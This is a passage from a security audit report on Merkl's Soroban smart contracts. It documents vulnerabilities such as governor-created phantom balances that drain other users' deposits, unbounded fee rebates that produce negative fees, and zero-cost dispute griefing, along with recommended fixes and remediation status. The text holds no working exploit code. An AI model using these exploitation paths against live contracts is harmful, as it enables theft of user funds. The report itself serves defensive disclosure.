When a governor invokes this function, no tokens are moved into the `DistributionCreator` contract, yet the `CreatorBalance` mapping for the target `user` is unconditionally incremented by `amount`. The doc comment states: *"When called by a governor, the user must have sent tokens to the contract beforehand"*, but this assumption is never verified on-chain. There is no check that the contract's actual token balance has increased, nor any mechanism to enforce or audit the prior transfer.

The phantom balance created this way becomes exploitable the moment the target `user` (or a governor-controlled account) calls `create_campaign`. Inside `pull_tokens_internal`, the contract checks `user_balance >= campaign_amount` using the stored `CreatorBalance`. Since the phantom balance satisfies this condition, the code takes the pre-deposited path and executes:




```
token_client.transfer(&env.current_contract_address(), &distributor, &campaign_amount_minus_fees);
```

This transfers tokens that were deposited by **other, unrelated users**, effectively stealing their funds to fund a campaign that was never backed by real collateral.

Code Location

Code of `increase_token_balance` function from `contracts/distribution_creator/src/lib.rs`:



```
578  pub fn increase_token_balance(
579      env: Env,
580      caller: Address,
581      user: Address,
582      reward_token: Address,
583      amount: i128,
584  ) -> Result<(), Error> {
585      caller.require_auth();
586
587      // If not governor, transfer tokens from caller
588      if !Self::is_governor(&env, &caller)? {
589          let token_client = token::Client::new(&env, &reward_token);
590          token_client.transfer(&caller, &env.current_contract_address(), &amount);
591          // ↑ Real tokens deposited — but this entire block is skipped for governors
```


```
    }
    // ↑ No transfer occurs when caller IS a governor; phantom balance created below

    let current_balance: i128 = env
        .storage()
        .persistent()
        .get(&DataKey::CreatorBalance(user.clone(), reward_token.clone()))
        .unwrap_or(0);

    Self::update_balance_internal(&env, &user, &reward_token, current_balance + amount);
    // ↑ CreatorBalance incremented with no corresponding tokens in the contract

    Self::extend_instance_ttl(&env);
    Ok(())
}
```

Exploitation path inside `pull_tokens_internal` from `contracts/distribution_creator/src/lib.rs`:


Copy Code

```
let user_balance: i128 = env.storage().persistent().get(&balance_key).unwrap_or(0);
// ↑ Reads phantom balance — no on-chain verification of real holdings

if user_balance >= campaign_amount {
    // Takes pre-deposited path because phantom balance satisfies the condition
    Self::update_balance_internal(env, creator, reward_token, user_balance - campaign_amount);

    token_client.transfer(
        &env.current_contract_address(),
        &distributor,
        &campaign_amount_minus_fees,
    );
    // ↑ Transfers real tokens deposited by OTHER users to cover the phantom-backed campaign
}
```

Impact

A malicious or compromised governor can inflate any user's `CreatorBalance` by an arbitrary amount without depositing a single token. When that inflated balance is consumed by a campaign, the contract drains real funds deposited by legitimate users to the `Distributor`. Those users are left with a positive book balance in persistent storage but no recoverable on-chain tokens, their subsequent withdrawals or campaign creations fail with a token-transfer panic. The attack requires only governor-level privileges and can be performed silently in a single transaction.

BVSS

AO:S/AC:L/AX:L/R:N/S:U/C:N/A:N/I:C/D:C/Y:N (2.5)

Recommendation

It is recommended to remove the governor bypass so that **all callers**, including governors, are required to perform a real SEP-41 token transfer into the contract before their `CreatorBalance` is credited.

If the intended design is for governors to subsidise user balances without physically transferring tokens (e.g. for protocol incentives), a separate privileged function should be introduced that requires explicit acknowledgement and enforces the invariant `sum(CreatorBalance[token]) <= contract_token_balance[token]` at write time. As an additional defence-in-depth measure, consider

adding this invariant check inside `update_balance_internal` to prevent any call path from committing a `CreatorBalance` that would exceed the contract's actual holdings.

Additionally, it is recommended to add an explicit `amount > 0` validation at the start of `increase_token_balance` to reject zero or negative inputs. Without this guard, a governor calling the function with a negative amount skips the SEP-41 transfer entirely and silently decrements a user's balance, effectively stealing their pre-deposited funds without emitting a withdrawal event.

Remediation Comment

RISK ACCEPTED: The `Merkl` team has accepted the risk of this finding and has not implemented a code-level fix.

The client justifies this decision by parity with their EVM `DistributionCreator`, which ships the same governor bypass, and by relying on the governor multisig’s operational discipline to ensure tokens are physically transferred beforehand. Risk is accepted under the governor trust model.

7.4 MISSING CREATOR ADDRESS AUTHORIZATION IN CREATE_CAMPAIGN ALLOWS ARBITRARY ON-CHAIN ATTRIBUTION

// LOW


Description

In `create_campaign` and `create_campaigns`, only `caller.require_auth()` is enforced. The `CampaignParameters.creator` field, which becomes the campaign's permanent on-chain creator identity, is accepted verbatim without any authorization check against `caller`. There is no verification that `caller` is an authorized operator for the claimed `creator`.

The `pull_tokens_internal` function protects funds via the allowance system: if `caller != creator`, tokens are only pulled from the creator's balance when the creator has previously granted an explicit allowance to the caller; otherwise the caller pays from their own balance. **No financial theft is possible.** However, the campaign is stored with `creator = victim` regardless of which funding path was used.

Code Location

Code of `create_campaign_internal` from `contracts/distribution_creator/src/lib.rs` (lines 1498–1594):



```
1498 fn create_campaign_internal(
1499     env: Env,
1500     caller: Address,
1501     mut new_campaign: CampaignParameters,
1502 ) -> Result<BytesN<32>, Error> {
1503     // ... parameter validation ...
1504
1505     Self::pull_tokens_internal(
1506         &env,
1507         &caller,
1508         &new_campaign.creator,    // ← caller-supplied; never authenticated
1509         &new_campaign.reward_token,
1510         new_campaign.amount,
1511         campaign_amount_minus_fees,
1512     )?;
1513
1514     let campaign_key = DataKey::Campaign(count);
1515     env.storage().persistent().set(&campaign_key, &new_campaign);
1516     // ↑ new_campaign.creator can be any address the caller chose
1517 }
```

Impact

- The victim address permanently appears as the campaign creator in on-chain persistent storage and in the `NewCampaign` event.
- The victim cannot remove or disown the campaign.
- Off-chain analytics, reputation systems, and compliance tools that filter by creator address will incorrectly attribute campaigns to the victim.
- The impact is reputational and attribution-related; no user funds are directly at risk.

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:L/D:N/Y:N (2.5)

Recommendation

It is recommended to enforce creator authorization in `create_campaign_internal` before persisting the campaign. The caller must either be the `creator` themselves, or hold an explicit `operator` authorization for the claimed creator address.

Alternatively, always force `new_campaign.creator = caller` and add a dedicated `create_campaign_as_operator(creator, …)` entry point that explicitly validates operator authorization before attributing the campaign to the claimed creator.

Remediation Comment

SOLVED: The `Merkl` team addressed this issue by adding a `check_is_valid_operator` guard in `create_campaign_internal` that enforces the caller is either the claimed creator or an explicitly authorized operator (`CampaignOperators` entry), preventing any third party from arbitrarily attributing a campaign to a victim address without their consent.

Remediation Hash

2b09b6ad9e1d2bd85754ec67353d8621c484a922

7.5 INCOMPLETE UPGRADE AND MIGRATION ARCHITECTURE

// LOW

Description

The Merkl protocol relies on two distinct upgrade strategies that are both **partially implemented**, leaving the protocol without a safe, complete path for any future migration.

Issue 1 — No migration handler despite framework support.
Both `Distributor` and `DistributionCreator` use `#[derive(Upgradeable)]` from the `stellar-contract-utils` library. This macro generates an `upgrade` function that atomically replaces the contract WASM with no migration logic. The same library explicitly provides `#[derive(UpgradeableMigratable)]`, a pattern that adds a structured `migrate` function designed precisely for cases where storage must be transformed after code replacement.

Both contracts hold critical irreplaceable state: `Distributor` holds cumulative Merkle claim records, Merkle trees, and dispute state. `DistributionCreator` holds campaign parameters and token balances. Any future upgrade that modifies `DataKey` enum variants or struct layouts will cause XDR deserialization failures with no structured migration path.

Issue 2 — ACM migration-by-reference strategy is incomplete.
The protocol's reference-update upgrade strategy is implemented asymmetrically. `DistributionCreator` has `set_new_distributor()` to update its stored Distributor address. However, neither `Distributor` nor `DistributionCreator` has an equivalent setter to update their stored `DataKey::AccessControlManager` address.

The ACM contract has no `upgrade()` function. This appears to be a deliberate security design choice: making the root of trust immutable prevents a compromised governor from silently replacing the ACM's logic via WASM swap. However, the ACM does expose `set_access_control_manager(new_acm)`, which validates the new ACM has the same governors and emits an `AccessControlManagerUpdated` event, but **does not propagate the new address to any dependent contract.**

If the ACM needs to be replaced for any reason (critical logic bug, architectural change), the only resolution would require building and deploying new WASM versions of both `Distributor` and `DistributionCreator` that include a migration function.

BVSS

AO:S/AC:L/AX:L/R:N/S:U/C:N/A:H/I:H/D:H/Y:N (2.3)

Recommendation

It is recommended to:

1. Adopt `UpgradeableMigratable` for future upgrades that involve storage changes. When a storage migration is needed, replace `#[derive(Upgradeable)]` with `#[derive(UpgradeableMigratable)]` and implement `_migrate()` to transform existing entries. Add a `DataKey::ContractVersion` entry to track schema versions and enforce migration ordering.

2. Add `set_access_control_manager` setters to dependent contracts (`Distributor`, `DistributionCreator`) to complete the migration-by-reference strategy.

3. Document and script the full ACM migration procedure, including: `set_access_control_manager` on the old ACM → setter on each dependent contract → verification that both contracts use the new ACM.

4. Update upgrade scripts to include a post-upgrade verification step.

Remediation Comment

SOLVED: The `Merkl` team addressed both sub-issues:
1. Both `Distributor` and `DistributionCreator` were migrated from `#[derive(Upgradeable)]` to `#[derive(UpgradeableMigratable)]`, introducing a `_migrate()` function with ordered version stepping, a `DataKey::ContractVersion` schema tracker, and a `SCHEMA_VERSION` constant, providing a structured versioned migration path for future storage changes.
2. Both dependent contracts now expose a `set_access_control_manager()` setter that enforces governor-set parity via `new_acm_is_compatible_successor()` before repointing the stored ACM address, completing the migration-by-reference strategy. Upgrade scripts were also updated to include the `migrate` call and post-upgrade verification steps.

Remediation Hash

https://github.com/AngleProtocol/merkl-contracts-stellar/commit/b35094de0212faaab02f87f18e7124c5477d95e4

7.6 DISPUTE MECHANISM PROVIDES NO ON-CHAIN ENFORCEABILITY

// LOW

Description

The dispute mechanism in the `Distributor` contract is structurally dependent on the governor's voluntary off-chain action. While `dispute_tree` allows any user to challenge a Merkle root by depositing collateral, and while an active dispute prevents `update_tree` from proceeding, **all resolution paths are exclusively gated by** `resolve_dispute`, which only the governor can call.

Because Merkle root validity cannot be determined on-chain (the tree represents reward distributions computed from off-chain data) there is no automated or trustless way to adjudicate a dispute. This creates two compounding risk scenarios.


- **Scenario 1 — Governor inaction (indefinite freeze).** If the governor never calls `resolve_dispute`, the contract enters a permanently blocked state: `update_tree` is disabled, `get_merkle_root` returns `LastTree`, and the disputer's collateral remains locked in the contract with no on-chain recovery path.

- **Scenario 2 — Governor bad faith (dispute suppression).** A malicious or compromised governor can call `resolve_dispute(caller, valid=false)` on any legitimate dispute regardless of its merits. The disputer loses their full collateral, which is transferred directly to the governor.

This finding addresses the **design-level absence of on-chain enforcement** of the dispute resolution obligation itself.

Code Location

`resolve_dispute` from `contracts/distributor/src/lib.rs`:




```
857  pub fn resolve_dispute(
858      env: Env,
859      caller: Address,
860      valid: bool,
861  ) -> Result<(), Error> {
862      Self::require_governor(&env, &caller)?;  // <- only governor can call
863
864      let disputer: Option<Address> = env.storage().instance().get(&DataKey::Disputer);
865      let disputer_addr = disputer.ok_or(Error::NoActiveDispute)?;
866
867      if valid {
868          token_client.transfer(&env.current_contract_address(), &disputer_addr, &dispute_amount
869          Self::revoke_tree_internal(&env);
870      } else {
871          token_client.transfer(&env.current_contract_address(), &caller, &dispute_amount);
872          // <- collateral goes directly to governor
873          // <- new EndOfDisputePeriod calculated, window reopens
874      }
875      env.storage().instance().remove(&DataKey::Disputer);
876
```

```
877 |         Ok(())
    }
```

Impact

In the governor inaction scenario, the disputer's collateral is locked indefinitely and the entire Merkle distribution system is frozen, no new reward trees can be published for any user.
In the bad faith scenario, a disputer acting in good faith loses their full collateral to the governor while the disputed tree remains active and claimable.

BVSS

AO:S/AC:L/AX:L/R:N/S:U/C:N/A:H/I:M/D:N/Y:H (2.1)

Recommendation

It is recommended to:

- Add a public `expire_dispute()` function callable by anyone after a configurable deadline (e.g., `EndOfDisputePeriod + RESOLVE_TIMEOUT`). If the governor has not acted by the deadline, the function auto-resolves the dispute: the disputer's collateral is returned and the protocol reverts to `LastTree`.
- Send the disputer's collateral to a protocol treasury or fee recipient rather than directly to the governor when `resolve_dispute(valid=false)` is called, eliminating the direct financial incentive for bad-faith dispute resolution.

Remediation Comment

RISK ACCEPTED: The `Merkl` team has accepted this risk and has not implemented a code-level fix.

The client acknowledges that all resolution paths in `resolve_dispute` are exclusively gated by the governor, with no on-chain timeout or multi-party confirmation. The client justifies this decision by parity with their EVM `Distributor` implementation, which has shipped in production under the same design, and relies on the governor multisig's operational discipline to resolve disputes within reasonable timeframes and to handle slashed collateral appropriately. Risk is accepted under the governor trust model.

7.7 MISSING BOUNDS VALIDATION IN SET_USER_FEE_REBATE ENABLES NEGATIVE FEE COMPUTATION

// LOW


Description

The `set_user_fee_rebate` function accepts an arbitrary `i128` value for `user_fee_rebate` without any validation against `BASE_9`. This is inconsistent with `set_fees` and `set_campaign_fees`, which both explicitly reject values `>= BASE_9`. When an out-of-range rebate is stored, the fee arithmetic in `compute_fees` produces a negative `fees` value, causing `campaign_amount_minus_fees` to exceed the campaign's deposited amount. The surplus is then sourced from other users' pre-deposited funds held by the contract.

A governor or guardian can call `set_user_fee_rebate` for any address. Because guardians are less privileged than governors and may be held by different parties, this widens the attack surface beyond pure governor compromise.


Code Location

Code of `set_user_fee_rebate` from `contracts/distribution_creator/src/lib.rs`:



```
1355 pub fn set_user_fee_rebate(
1356     env: Env,
1357     caller: Address,
1358     user: Address,
1359     user_fee_rebate: i128,
1360 ) -> Result<(), Error> {
1361     Self::require_governor_or_guardian(&env, &caller)?;
1362     // ← No validation on user_fee_rebate — any i128 is accepted
1363     env.storage()
1364         .persistent()
1365         .set(&DataKey::FeeRebate(user.clone()), &user_fee_rebate);
1366     ...
1367 }
```

Fee computation in `compute_fees` where the unvalidated value propagates:



```
1836 let fee_rebate: i128 = env.storage().persistent().get(&fee_rebate_key).unwrap_or(0);
1837
1838 let fees = (base_fees_value * (BASE_9 - fee_rebate)) / BASE_9;
1839 // If fee_rebate > BASE_9: (BASE_9 - fee_rebate) is negative → fees becomes negative
1840
1841 let distribution_amount_minus_fees = if fees != 0 {
1842     (distribution_amount * (BASE_9 - fees)) / BASE_9
1843     // With fees negative: (BASE_9 - fees) > BASE_9 → result exceeds distribution_amount
1844 } else {
1845     distribution_amount
1846 };
```

Impact

There are two distinct impact scenarios depending on the out-of-range value chosen.

Scenario 1: Fund drain via negative fees.
When `fee_rebate` is set to any value greater than `BASE_9`, the expression `(BASE_9 - fee_rebate)` in `compute_fees` becomes negative, making the computed `fees` variable negative as well. This sign inversion propagates into the second calculation: instead of deducting fees from `distribution_amount`, the contract adds a premium, so `distribution_amount_minus_fees` ends up larger than the amount the campaign creator actually deposited.
When a campaign is started, `pull_tokens_internal` transfers this inflated amount to the `Distributor`. The contract does not verify that it holds sufficient tokens for this specific campaign; it simply executes the transfer. The shortfall is silently covered by tokens that belong to other campaign creators and are sitting in the same contract balance.

Scenario 2 : Denial of service via arithmetic overflow.
If `fee_rebate` is set to an extreme value (e.g., close to `i128::MAX`), the multiplication `base_fees_value * (BASE_9 - fee_rebate)` exceeds the `i128` range. Soroban traps on integer overflow in release builds, causing the transaction to revert. No funds are moved, but any campaign creation attempt by the targeted address will revert unconditionally until the rebate is corrected by the governor.

BVSS

AO:S/AC:L/AX:L/R:N/S:U/C:N/A:N/I:N/D:C/Y:N (2.0)

Recommendation

It is recommended to add bounds validation in `set_user_fee_rebate` consistent with the validation already present in `set_fees` and `set_campaign_fees`.

Remediation Comment

SOLVED: The `Merkl` team addressed this issue by adding the guard `if user_fee_rebate >= BASE_9 { return Err(Error::InvalidParam);}` at the start of `set_user_fee_rebate`, making the validation consistent with the bounds check already present in `set_fees` and `set_campaign_fees`.

Remediation Hash


https://github.com/AngleProtocol/merkl-contracts-stellar/commit/3668743db6cc3f2a244d56be456ab24e9622a3eb

7.8 NO EMERGENCY ESCAPE PATH TO CLEAR ACTIVE DISPUTE IF DISPUTE TOKEN BECOMES PERMANENTLY UNUSABLE

// INFORMATIONAL

Description

The dispute resolution flow in the `Distributor` contract has no escape path for the scenario where the configured `dispute_token` becomes permanently unusable. When `resolve_dispute` is called, it performs a direct SEP-41 `token_client.transfer()` to return (or slash) the disputer's collateral before clearing `DataKey::Disputer`:



```
if valid {
    token_client.transfer(            // <- panics if token is frozen/broken
        &env.current_contract_address(),
        &disputer_addr,
        &dispute_amount,
    );
    Self::revoke_tree_internal(&env); // <- never reached on panic
}
// Clear disputer
env.storage().instance().remove(&DataKey::Disputer); // <- never reached on panic
```

Because Soroban's execution reverts the entire transaction on a panic, a failed `transfer` call does not permanently corrupt state, the `Disputer` entry simply remains as it was before the call. The governor can retry `resolve_dispute` once the token is operational again.


However, if the token is **permanently** unavailable (frozen by a regulator, contract deprecated, admin keys lost), there is no alternative path:

- `set_dispute_token` checks `if disputer.is_some()` and returns `UnresolvedDispute` (the token cannot be swapped out during an active dispute).
- No governor function exists to force-clear `DataKey::Disputer` without executing the token transfer.

In this extreme scenario, five functions remain permanently gated: `update_tree`, `revoke_tree`, `dispute_tree`, `set_dispute_token`, and `set_dispute_amount`.

Code Location

Code of `set_dispute_token` from `contracts/distributor/src/lib.rs`:



```
932 pub fn set_dispute_token(
933     env: Env,
934     caller: Address,
935     dispute_token: Address,
936 ) -> Result<(), Error> {
937     Self::require_governor(&env, &caller)?;
938
939     let disputer: Option<Address> = env.storage().instance().get(&DataKey::Disputer);
940     if disputer.is_some() {
941
```

```
942            return Err(Error::UnresolvedDispute); // <- blocks token change during active dispute
943        }
944
945        env.storage()
946            .instance()
947            .set(&DataKey::DisputeToken, &dispute_token);
948        // ...
    }
```

Impact

Under normal operating conditions (token temporarily frozen, network congestion, etc.) the impact is a temporary DoS: the governor retries `resolve_dispute` once the token recovers. The concern becomes relevant only in the edge case of a permanently broken token, where the entire Merkle distribution system — new tree publications, manual revocations, and future disputes — would be permanently unavailable with no on-chain recovery path.

BVSS

AO:A/AC:L/AX:H/R:N/S:U/C:N/A:M/I:N/D:N/Y:N (1.6)

Recommendation

It is recommended to replace the direct `token_client.transfer()` calls in `resolve_dispute` with `try_transfer`, storing any undeliverable collateral as a claimable balance rather than blocking the dispute resolution. This ensures protocol liveness is never tied to the health of the dispute token, while preserving the integrity of the dispute outcome (tree revert or extension) and protecting the disputer's funds.

A companion `claim_pending_refund` function (callable by the recipient) would allow the collateral to be retrieved once the token is operational again.

Remediation Comment

SOLVED: The `Merkl` team has solved this finding by replacing the direct `token_client.transfer()` calls in `resolve_dispute` with a `try_transfer_or_record_pending_refund()` helper and, on failure, stores the undeliverable collateral in `DataKey::PendingRefund(recipient, token)` persistent storage. This ensures `resolve_dispute` always completes and clears `DataKey::Disputer` regardless of the dispute token's health. A companion `claim_pending_refund()` function allows the recipient to retrieve the stored collateral once the token is operational again, with the pending entry kept intact for retry if the transfer still fails.

Remediation Hash

https://github.com/AngleProtocol/merkl-contracts-stellar/commit/88ddaae389d8513739600e463ba3e21bfd9b2d72

7.9 ZERO-COST DISPUTE GRIEFING IN DISPUTE_TREE

// INFORMATIONAL


Description

The `dispute_tree` function reads `DisputeAmount` from instance storage using `unwrap_or(0)`. If a governor configures `DisputeToken` but leaves `DisputeAmount` unset any address can call `dispute_tree` and open a dispute by transferring zero tokens as collateral. Since only one active dispute can exist at a time and `update_tree` is blocked while `DataKey::Disputer` is set, an attacker can continuously re-open disputes each time the governor resolves the previous one, freezing Merkle tree updates at zero on-chain cost.

The collateral requirement is the only economic disincentive that prevents dispute griefing. Allowing a zero-amount dispute removes this protection entirely.

Code Location

`dispute_tree` from `contracts/distributor/src/lib.rs`:



```
826 let dispute_amount: i128 = env
827     .storage()
828     .instance()
829     .get(&DataKey::DisputeAmount)
830     .unwrap_or(0);  // <- defaults to 0 if DisputeAmount not configured
831
832 let token_client = token::Client::new(&env, &dispute_token);
833 token_client.transfer(&caller, &env.current_contract_address(), &dispute_amount);
834 // <- zero-value transfer succeeds; dispute recorded with no economic cost
```

Impact

Exploitation requires a governor misconfiguration (leaving `DisputeAmount` at zero). Under a correctly configured `Distributor`, the scenario does not apply. However, since the contract provides no on-chain enforcement that `DisputeAmount` must be set before the dispute window opens, the misconfiguration is a realistic operational risk. A sustained attacker can block reward distribution indefinitely until the governor corrects the configuration.

BVSS

AO:S/AC:L/AX:M/R:N/S:U/C:N/A:H/I:N/D:N/Y:N (1.0)

Recommendation

It is recommended to enforce a non-zero `DisputeAmount` before recording a dispute, ensuring that opening a dispute always carries an economic cost.

Remediation Comment

ACKNOWLEDGED: The `Merkl` team has acknowledged this finding and has not implemented a code-level fix. The client acknowledges that when `DisputeAmount` is unset or zero, `dispute_tree` allows a zero-cost dispute that can freeze Merkle tree updates indefinitely. The client justifies this decision by parity with their EVM `Distributor`, which has the same behavior, and by relying on their deployment procedures to always configure `DisputeToken` and `DisputeAmount` together as part of the same governor runbook, ensuring the misconfiguration window does not occur in practice. Risk is accepted under the governor trust model.

7.10 NON-CANONICAL CEI ORDERING IN DISPUTE_TREE AND INCREASE_TOKEN_BALANCE


// INFORMATIONAL

Description

Two functions in the Merkl contracts perform external `token_client.transfer()` calls before updating contract state, violating the Checks-Effects-Interactions (CEI) pattern.

Instance 1


The `Disputer` state is recorded **after** the transfer in the `dispute_tree` function (`contracts/distributor/src/lib.rs`). The transfer flows `caller → contract`, so no contract funds can be extracted via a classic reentrancy drain. The practical impact is limited to the single-dispute invariant being temporarily observable as stale during the reentrancy window.



```
808 // INTERACTION — external call; Disputer is still None
809 token_client.transfer(&caller, &env.current_contract_address(), &dispute_amount);
810
811 // EFFECT — written only after the external call
812 env.storage().instance().set(&DataKey::Disputer, &caller);
```

Instance 2

The `CreatorBalance` is read and written **after** the transfer in the `increase_token_balance` function (`contracts/distribution_creator/src/lib.rs`). A malicious token that reenters during `transfer` could technically inflate `CreatorBalance`: each outer call reads the balance already updated by inner reentrant calls, accumulating a larger value. However, the inflated balance is only exploitable for campaign creation if the malicious reward token is whitelisted. The practical exploitability is therefore blocked by the whitelist check in `create_campaign_internal`.



```
578 // INTERACTION — external call before any state update
579 token_client.transfer(&caller, &env.current_contract_address(), &amount);
580
581 // EFFECT — read and write occur after the external call
582 let current_balance: i128 = env.storage().persistent()
583     .get(&DataKey::CreatorBalance(user.clone(), reward_token.clone()))
584     .unwrap_or(0);
585 Self::update_balance_internal(&env, &user, &reward_token, current_balance + amount);
```

Impact

No practical exploitable impact in the current implementation under correct deployment assumptions. Both violations are best-practice concerns: future modifications to either function or surrounding logic could introduce a real reentrancy surface if the ordering is not corrected proactively.

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:N/D:N/Y:N (0.0)

Recommendation

It is recommended to apply the CEI pattern to both functions by moving all state updates before the external token transfer calls.

Additionally, consider validating that `reward_token` is a whitelisted token in `increase_token_balance` before accepting pre-deposits, to prevent interactions with arbitrary token contracts entirely.

Remediation Comment

SOLVED: The `Merkl` team has solved this finding by applying the CEI pattern to both instances.

In `dispute_tree`, `DataKey::Disputer` is now written before the external `token_client.transfer()` call. In `increase_token_balance`, `update_balance_internal` is now called before the external token transfer. Additionally, the fix introduces a whitelist check for `reward_token` at the start of `increase_token_balance`, returning `CampaignRewardTokenNotWhitelisted` for non-whitelisted tokens, as recommended.

Remediation Hash

https://github.com/AngleProtocol/merkl-contracts-stellar/commit/1e99898622635983d7f1d2996ed72b6204dbf270

7.11 REQUIRE_AUTH CALLED AFTER ROLE CHECK IN ACCESSCONTROLMANAGER PRIVILEGED FUNCTIONS

// INFORMATIONAL

Description

In the three privileged role-management functions of `AccessControlManager` (`add_governor_impl`, `remove_governor_impl`, `set_access_control_manager_impl`), the role check via `ensure_governor` is performed **before** `caller.require_auth()`, inverting the recommended Soroban authorization convention.

Additionally, `ensure_governor` returns a misleading error code (`ZeroAddress`) when the actual failure reason is that the caller lacks the governor role.

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:N/D:N/Y:N (0.0)

Recommendation

It is recommended to move `caller.require_auth()` to be the first statement in `add_governor_impl`, `remove_governor_impl`, and `set_access_control_manager_impl`, before the `ensure_governor` role check, following the standard Soroban authorization convention.

Additionally, it is recommended to update `ensure_governor` to return a semantically correct error such as `NotGovernor` (or `Unauthorized`) instead of `ZeroAddress`.

Remediation Comment

SOLVED: The `Merkl` team has solved this finding by moving `caller.require_auth()` to be the first statement in `add_governor_impl`, `remove_governor_impl`, and `set_access_control_manager_impl`, before the `ensure_governor` role check, following the standard Soroban authorization convention. Additionally, `ensure_governor` now returns `NotGovernor` instead of the semantically incorrect `ZeroAddress` error code.

Remediation Hash

https://github.com/AngleProtocol/merkl-contracts-stellar/commit/a593d2bb7d6d2f58bdb798245e835ec176ea2cc3

7.12 MISSING EVENTS FOR TOKEN BALANCE OPERATIONS IN DISTRIBUTIONCREATOR

// INFORMATIONAL

Description

Three functions in `DistributionCreator` that move token balances or custody funds emit no events, making them invisible to off-chain monitoring systems.

This is inconsistent with the contract's own event coverage for all other state-changing operations.

Affected functions:

- `DistributionCreator::increase_token_balance`
- `DistributionCreator::decrease_token_balance`
- `DistributionCreator::recover_fees`

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:N/D:N/Y:N (0.0)

Recommendation

It is recommended to add events for all three functions following the same pattern already used in the contract.

Remediation Comment

SOLVED: The `Merkl` team has solved this finding by adding events for all three affected functions following the existing contract event pattern. `increase_token_balance` emits `TokenBalanceIncreased`, `decrease_token_balance` emits `TokenBalanceDecreased`, and `recover` emits `FeesRecovered`, all including the relevant addresses and amount as indexed topics.

Remediation Hash


https://github.com/AngleProtocol/merkl-contracts-stellar/commit/1576c0a13c291b107a105bc158a9f34acb9e1f6e

7.13 MISSING CHECKED ARITHMETIC IN CALCULATE_END_OF_DISPUTE_PERIOD AND UNBOUNDED SET_DISPUTE_PERIOD

// INFORMATIONAL

Description

The `calculate_end_of_dispute_period` function computes the timestamp after which a newly published Merkle tree becomes active using the formula:




```
((tree_update - 1) / epoch_duration + 1 + dispute_period) * epoch_duration
```

All operands are `u64`. In Soroban's release profile, u64 arithmetic wraps silently on overflow. `set_dispute_period` stores the provided value without any upper-bound validation, meaning it is theoretically possible to store a value large enough to cause the multiplication to overflow and wrap to a past timestamp.

This is a **defensive coding observation**: the use of unchecked arithmetic in a security-relevant calculation and the absence of an upper bound on a governance parameter are practices worth correcting as best-practice hardening, regardless of the theoretical probability of accidental misconfiguration.


Code Location

`calculate_end_of_dispute_period` from `contracts/distributor/src/lib.rs`:



```
1329 fn calculate_end_of_dispute_period(env: &Env, tree_update: u64) -> u64 {
1330     let epoch_duration = Self::get_epoch_duration(env) as u64;
1331     let dispute_period: u64 = env.storage().instance()
1332         .get(&DataKey::DisputePeriod).unwrap_or(0);
1333
1334     if tree_update == 0 {
1335         return 0;
1336     }
1337
1338     // Unchecked u64 multiplication — wraps silently on overflow in release mode
1339     ((tree_update - 1) / epoch_duration + 1 + dispute_period) * epoch_duration
1340 }
```

`set_dispute_period` from `contracts/distributor/src/lib.rs`:



```
906 pub fn set_dispute_period(
907     env: Env,
908     caller: Address,
909     dispute_period: u64,
910 ) -> Result<(), Error> {
911     Self::require_governor(&env, &caller)?;
912     // No upper-bound: any u64 value is stored without validation
913     env.storage().instance().set(&DataKey::DisputePeriod, &dispute_period);
914     Self::extend_instance_ttl(&env);
915
916
```

```
            Ok(())
    }
```

Impact

No realistic impact under normal operation. The observation is limited to the absence of defensive coding patterns that would make the contract resilient to accidental extreme configurations and remove an otherwise unnecessary theoretical risk surface.

BVSS

AO:A/AC:L/AX:L/R:N/S:U/C:N/A:N/I:N/D:N/Y:N (0.0)

Recommendation

It is recommended to:

- cap `dispute_period` to a value well within safe arithmetic bounds. A limit of 8760 epochs (365 days at a one-hour epoch) is both operationally generous and mathematically safe.
- replace the unchecked multiplication with `saturating_mul` as a defence-in-depth measure. `saturating_mul` clamps the result to `u64::MAX` on overflow rather than wrapping to a past timestamp.

Remediation Comment

SOLVED: The `Merkl` team has solved this finding by replacing the unchecked `u64` multiplication in `calculate_end_of_dispute_period` with `saturating_add` and `saturating_mul`, ensuring that an extreme `dispute_period` value causes the result to saturate at `u64::MAX` rather than silently wrap to a past timestamp.

Remediation Hash

https://github.com/AngleProtocol/merkl-contracts-stellar/commit/d8c4366254a7cc055378a000fa0309dd411fc8bd

---

Halborn strongly recommends conducting a follow-up assessment of the project either within six months or immediately following any material changes to the codebase, whichever comes first. This approach is crucial for maintaining the project's integrity and addressing potential vulnerabilities introduced by code modifications.